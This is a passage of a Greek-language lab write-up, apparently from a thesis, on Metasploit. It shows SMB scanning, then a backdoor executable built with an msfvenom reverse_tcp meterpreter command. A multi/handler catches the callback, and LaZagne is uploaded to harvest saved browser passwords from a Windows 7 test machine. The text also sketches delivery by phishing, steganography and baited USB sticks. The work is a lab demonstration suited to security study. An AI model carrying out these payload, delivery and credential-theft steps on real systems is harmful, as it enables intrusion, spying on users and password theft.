/usr/share/metasploit-framework/modules/auxiliary/scanner/smb/smb_enum_gpp.rb
/usr/share/metasploit-framework/modules/auxiliary/scanner/smb/smb_enumshares.rb
/usr/share/metasploit-framework/modules/auxiliary/scanner/smb/smb_enumusers.rb
/usr/share/metasploit-framework/modules/auxiliary/scanner/smb/smb_enumusers_domain.rb
/usr/share/metasploit-framework/modules/auxiliary/scanner/smb/smb_login.rb
/usr/share/metasploit-framework/modules/auxiliary/scanner/smb/smb_lookupsid.rb
/usr/share/metasploit-framework/modules/auxiliary/scanner/smb/smb_uninit_cred.rb
/usr/share/metasploit-framework/modules/auxiliary/scanner/smb/smb_version.rb
msf >
```

εικόνα 3.108 θέλω να βρω ένα συγκεκριμένο module όπου ανήκει στην κατηγορία auxiliery αλλά και σε μία άλλη υποκατηγορία της auxiliery την scanner και είναι υποκατηγορία της scanner με όνομα smb και η λίστα που εμφανίζει είναι πάλι μεγάλη θα πάω με την εντολή locate.

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) >
```

εικόνα 3.109 επειδή θέλω να χρησιμοποιήσω το συγκεκριμένο module για να κάνω ποιο συγκεκριμένο scan τα 3 μηχανήματα για περισσότερες πληροφορίες και αυτό το module είναι το smb_version της κατηγορίας smb θα δώσω στον terminal την εντολή use ayxiliary/scanner/smb/smb_version

```
msf auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf auxiliary(smb_version) >
```

εικόνα 3.110 τώρα μία εντολή που θα δώσω που αυτήν την εντολή την δίνουν πάντα μετά από φόρτωση κάποιου module είναι η show options και εδώ είναι οι παράμετροι που δέχεται το συγκεκριμένο module.εμφανίζει έναν πίνακα με το όνομα των παραμέτρων στην πρώτη στήλη και στην τρίτη στήλη όπου έχει yes εννοεί ότι πρέπει να οριστεί πριν χρησιμοποιηθεί το συγκεκριμένο module.Στην μεταβλητή RHOSTS θα εισάγω τις διευθύνσεις ip που θέλω να σκανάρω.

```
msf auxiliary(smb_version) > set RHOSTS 192.168.126.1,101,102
RHOSTS => 192.168.126.1,101,102
msf auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting        Required  Description
   ----       ---------------        --------  -----------
   RHOSTS     192.168.126.1,101,102  yes       The target address range or CIDR identifier
   SMBDomain  .                      no        The Windows domain to use for authentication
   SMBPass                           no        The password for the specified username
   SMBUser                           no        The username to authenticate as
   THREADS    1                      yes       The number of concurrent threads

msf auxiliary(smb_version) >
```


εικόνα 3.111 για να εισάγω τις διευθύνσεις που βρήκα πριν με το nmap θα εισάγω τις διευθύνσεις στην μεταβλητή RHOSTS του module smb_version με την εντολή set RHOSTS 192.168.126.1,101,102 και μετά για να το επαληθεύσω ξαναδίνω την εντολή show options και βλέπω ότι έχει προστεθεί στην RHOSTS οι διευθύνσεις.

3.3 installing backdoor to windows 7 box and hacking with metasploit


Μέχρι τα windows xp sp2 ήταν κάποιος πολύ εύκολο να εισβάλει σε ένα τέτοιο σύστημα χωρίς να έχει γνώσεις από υπολογιστές. Το μόνο που χρειαζόταν ήταν να έχει ένα εγκατεστημένο λειτουργικό όπως το Kali linux ή το Backtrack linux και με την πλατφόρμα metasploit να χρησιμοποιήσει το module smb_version που είναι ένα module που εκμεταλλεύεται το κενό ασφάλειας διαμοίρασης αρχείων μέχρι και το windows xp sp2 , ο επιτιθέμενος παίρνει απομακρυσμένη πρόσβαση στον υπολογιστή του στόχου και μπορεί να φτάσει μέχρι και στο root του συστήματος όπου παίρνει δικαιώματα administrator όπου μετά ο επιτιθέμενος κάνει ότι θέλει στο απομακρυσμένο μηχάνημα.

Από τα windows xp service pack 3 και ύστερα ότι λειτουργικό έχει κυκλοφορήσει δεν υπάρχει κάποιο ελεύθερο διαθέσιμο module στην πλατφόρμα του metasploit που να προσβάλει κατευθείαν κάποιο κενό ασφάλειας.

Ένας τρόπος για να συνδεθεί απομακρυσμένα σε υπολογιστές με λειτουργικά συστήματα όπως windows xp service pack 3 , windows 7 , windows 8 , windows 10 είναι να "μολυνθεί ο υπολογιστής πρώτα με κάποιο κακόβουλο λογισμικό" όπου αυτό το λογισμικό θα ανοίξει κάποιο port και θα συνδεθεί αυτό στον υπολογιστή του επιτιθέμενου καθώς ο υπολογιστής του επιτιθέμενου θα έχει ενεργοποιήσει έναν handler και έναν listener που θα περιμένει να συνδεθεί κάποιος για να ξεκινήσει ένα session. Από την έναρξη του session και ύστερα ο επιτιθέμενος θα έχει πολλές επιλογές να κάνει όπως να ηχογραφήσει από το μικρόφωνο , να τραβήξει βίντεο από την κάμερα του στόχου, να τραβήξει φωτογραφία από την κάμερα του στόχου , να καταγράψει τα πλήκτρα με keylogging , να υποκλέψει κωδικούς και άλλα πολλά.



εικόνα 3.112 πριν ξεκινήσω την επίθεση στον άλλον υπολογιστή και προσπαθήσω να πάρω απομακρυσμένη πρόσβαση θα πρέπει να φτιάξω ένα αρχείο με ένα payload που θα τοποθετήσω στον υπολογιστή του θύματος σαν backdoor. Πριν φτιάξω αυτό το αρχείο θα πρέπει να δω τι διεύθυνση ip έχω ώστε το αρχείο που θα φτιάξω όταν μπει στον υπολογιστή του θύματος να ξέρει σε ποιον υπολογιστή θα στείλει ώστε στον υπολογιστή να υπάρχει ένας listener και να ξεκινήσει ένα seassion.



εικόνα 3.113 με την εντολή msfvenom -p windows/meterpreter/reverce_tcp -e x86/shikata_ga_nai -a x86 - f exe LHOST=192.168.1.103 LPORT=4444 R> file.exe. Με την παραπάνω εντολή θα δημιουργηθεί ένα αρχείο με όνομα file.exe. Αυτό το αρχείο φτιάχτηκε μέσο του εργαλείου msfvenom. Το συγκεκριμένο αρχείο όταν μπει στον υπολογιστή του θύματος θα δώσει απομακρυσμένη πρόσβαση στον επιτιθέμενο αν ο επιτιθέμενος έχει την διεύθυνση 192.168.1.103 και στο port 4444 έχει κάποιον listener να περιμένει την σύνδεση ώστε να ξεκινήσει το seassion. Το αρχείο file.exe όταν εγκατασταθεί στον υπολογιστή του θύματος θα λειτουργήσει σαν backdoor.

εικόνα 3.114 εδώ είναι η επιφάνεια εργασίας του θύματος που τρέχει έναν desktop με λειτουργικό σύστημα windows 7 proffesional. Η δυσκολία της τεχνικής είναι με κάποιον τρόπο το θύμα να περάσει στον υπολογιστή του το αρχείο που μόλις έφτιαξα στο kali linux με το εργαλείο msfvenom. Για την ευκολία της παρουσίασης απλά μετέφερα το αρχείο σε ένα usb στικάκι και το αντέγραψα στην επιφάνεια εργασίας.

Σε μία πραγματική επίθεση ο επιτιθέμενος θα προσπαθούσε με κάποια μέθοδο στεγανογραφίας να κρύψει το αρχείο αυτό σε κάποια εικόνα παράδειγμα που δεν θα φαίνετε ότι ήταν για κακό σκοπό και όταν ο στόχος ανοίξει την εικόνα στο παρασκήνιο να τρέξει και το αρχείο που κρύβετε από πίσω και να ξεκινήσει μία απομακρυσμένη πρόσβαση του επιτιθέμενου.


Ένα άλλο πιθανό σενάριο από τα πολλά σενάρια θα ήταν ο επιτιθέμενος να στείλει το αρχείο μέσω mail και με τεχνική phishing να πείσει το θύμα ότι το συγκεκριμένο αρχείο τον ενδιαφέρει και το θύμα θα το κατεβάσει στον υπολογιστή του. Αυτός ο τρόπος είναι ο ποιο διαδεδομένος πολλά χρόνια τώρα και ακόμα λειτουργεί με επιτυχία.

Ένα τρίτο πιθανό σενάριο από τα πολλά θα μπορούσε να ήταν ένα usb stick ή κάποιο cd όπου μέσα θα έχει ένα script , θα αντιγράψει σε κάποια θέση που δεν θα φαίνετε και θα τρέχει αυτόματα στον υπολογιστή του στόχου το αρχείο. Η συγκεκριμένη τεχνική για να θεωρηθεί πετυχημένη θα πρέπει ο στόχος να το βρει τυχαία με μία παραπλανητική ετικέτα από έξω ώστε με τεχνική phishing να τον βάλει σε περιέργεια και να το τρέξει στο μηχάνημά του.


εικόνα 3.115 αφού έχει εγκατασταθεί το αρχείο στον υπολογιστή του στόχου το επόμενο βήμα είναι να ανοίξω ένα τερματικό στο Kali linux 2 και να δώσω την εντολή msfconsole ώστε να ξεκινήσει το Metasploit.

Αφού αρχίσει να φορτώνει το metasploit θέλει λίγο χρόνο. Όταν φορτώσει θα δώσω την εντολή use multi/handler ώστε να ενεργοποιήσω όπου η δουλειά αυτού του module είναι αν διαχειρίζεται ένα ή περισσότερα sessions που είναι ενεργοποιημένα με άλλους υπολογιστές.

Μαζί με το exploit module το handler θα πρέπει να ορίσω και ένα payload όπου θα χρειαστεί όταν την αδυναμία του άλλου συστήματος θα την εκμεταλλευτεί το metasploit. Στο συγκεκριμένο σενάριο θα χρησιμοποιήσω για payload το reverse_tcp όπου όταν το λογισμικό που πρόσθεσα στον υπολογιστή του στόχου και ανοίξει κάποιο backdoor τότε αυτό το payload θα δημιουργήσει μία σύνδεση μεταξύ του kali linux και των windows 7 του στόχου.



εικόνα 3.116 Στην εικόνα δείχνει την διεύθυνση Ip όπου έχει στο τοπικό δίκτυο ο υπολογιστής του στόχου. Όταν θα δημιουργηθεί το season λογικά θα πρέπει να εμφανιστεί στο ανοιχτό session.



εικόνα 3.117 αφού ορίσαμε το reverce_tcp σαν payload του module του handler θα πρέπει να βάλω σε ποια ip να συνδεθεί πίσω το reverce_tcp και από ποιο Port. Θα βάλω την ip του kali linux αφού όταν εκτελεστεί το payload από το backdoor που στήθηκε στο windows box θα θέλω να συνδεθεί πίσω σε εμένα για να αρχίσει το session. Αφού γίνουν όλες οι ρυθμίσεις θα δώσω την εντολή exploit και θα γίνει με επιτυχία η σύνδεση μεταξύ του Kali linux και του windows 7 μέσω του backdoor που στήθηκε στην αρχή.


Όταν θα ανοίξει το session μετά όλη την δουλειά θα την κάνει ο meterpreter. Αυτό το εργαλείο θα δίνει απομακρυσμένα εντολές στον υπολογιστή του στόχου. Αν δώσω την εντολή background στον meterpreter θα γυρίσω στο metasploit χωρίς να έχει τελειώσει το session. Όποτε επιθυμώ μπορώ να γυρίσω πίσω στο session και να δίνω εντολές μέσω του meterpreter πάλι αρκεί να δώσω την εντολή sessions -i id. Όπου id είναι ο αριθμός του session που είναι ενεργοποιημένο.

εικόνα 3.118 όταν δώσω την εντολή sessions -i 1 θα γυρίσω πίσω στο session που είναι ενεργοποιημένο στο background και να δίνω πάλι εντολές μέσω του εργαλείου meterpreter.


εικόνα 3.119 αφού έχω αποκτήσει απομακρυσμένη πρόσβαση στον υπολογιστή του στόχου , ο meterpreter εμφανίζει μία λίστα με επιλογές που μπορώ να χρησιμοποιήσω στον υπολογιστή του στόχου. Η λίστα είναι πολύ μεγαλύτερη από αυτήν στο screenshot αλλά για λόγους οικονομίας χώρου δεν θα την βάλω όλη την λίστα. Στις επιλογές του meterpreter είναι να ανεβάσω αρχεία στον υπολογιστή του στόχου , να κατεβάσω αρχεία , να σβήσω να καταγράψω από την κάμερα βίντεο ή εικόνα , να αποθηκεύσω screenshot από την οθόνη του στόχου και άλλες πολλές επιλογές.

Ένα από τα πειράματα που θα κάνω είναι να προσπαθήσω να κλέψω κωδικούς από τον υπολογιστή του στόχου μέσω της απομακρυσμένης πρόσβασης που μου έχει δώσει το metasploit και υπάρχει μία ανοιχτή σύνδεση μεταξύ του kali linux και του υπολογιστή του στόχου. Θέλω να δω τι κωδικούς μπορώ να βρω που είναι αποθηκευμένοι στους browsers του στόχου. Για την λύση αυτήν θα βοηθήσει ένα πρόγραμμα που λέγετε lazagne.


3.3.1 retrieving passwords from windows box from remote access




εικόνα 3.120 Από την σελίδα του github μπορεί κάποιος χρήστης να κατεβάσει το lazagne. Το lazagne είναι ένα εργαλείο ελεύθερου λογισμικού που η δουλεία του είναι να βρίσκει αποθηκευμένους κωδικούς σε έναν υπολογιστή.




εικόνα 3.121 η αποθήκευση του lazagne έγινε στον φάκελο Downloads. Το κάνω unzip και το μετακινώ στην επιφάνεια εργασίας για ευκολία να το βρίσκω.




εικόνα 3.122 καθώς έγινε αυτή η διαδικασία να κατεβάσω το πρόγραμμα lazagne και να το μετακινήσω στην επιφάνεια εργασίας το metasploit και το session μεταξύ του kali linux και του windows 7 box δεν τερματίστηκαν ποτέ. Ξαναγυρνάω στον meterpreter και δίνω την εντολή να κάνει upload το laZagne.exe στον υπολογιστή του στόχου.



εικόνα 3.123 γυρίσω στο άλλο pc με τα windows 7 και θα τρέξω τον mozilla firefox. Θα πληκτρολογήσω ένα username και ένα password όπου φυσικά δεν ανήκουν σε κάποιον χρήστη.



εικόνα 3.124 αφού έβαλα τα στοιχεία του χρήστη προσπάθησα να κάνω log in. Ο λογαριασμός δεν υπάρχει αλλά δεν έχει σημασία αυτό. Ο browser ρωτάει αν θέλω να θυμάμαι αυτό το log in. Θα πατήσω την επιλογή remember ώστε να αποθηκεύσει το username και το password μέσα στον υπολογιστή να δω αν το laZagne καταφέρει να το βρει και να το τραβήξω το username και το password μέσα από το metasploit στο Kali linux.

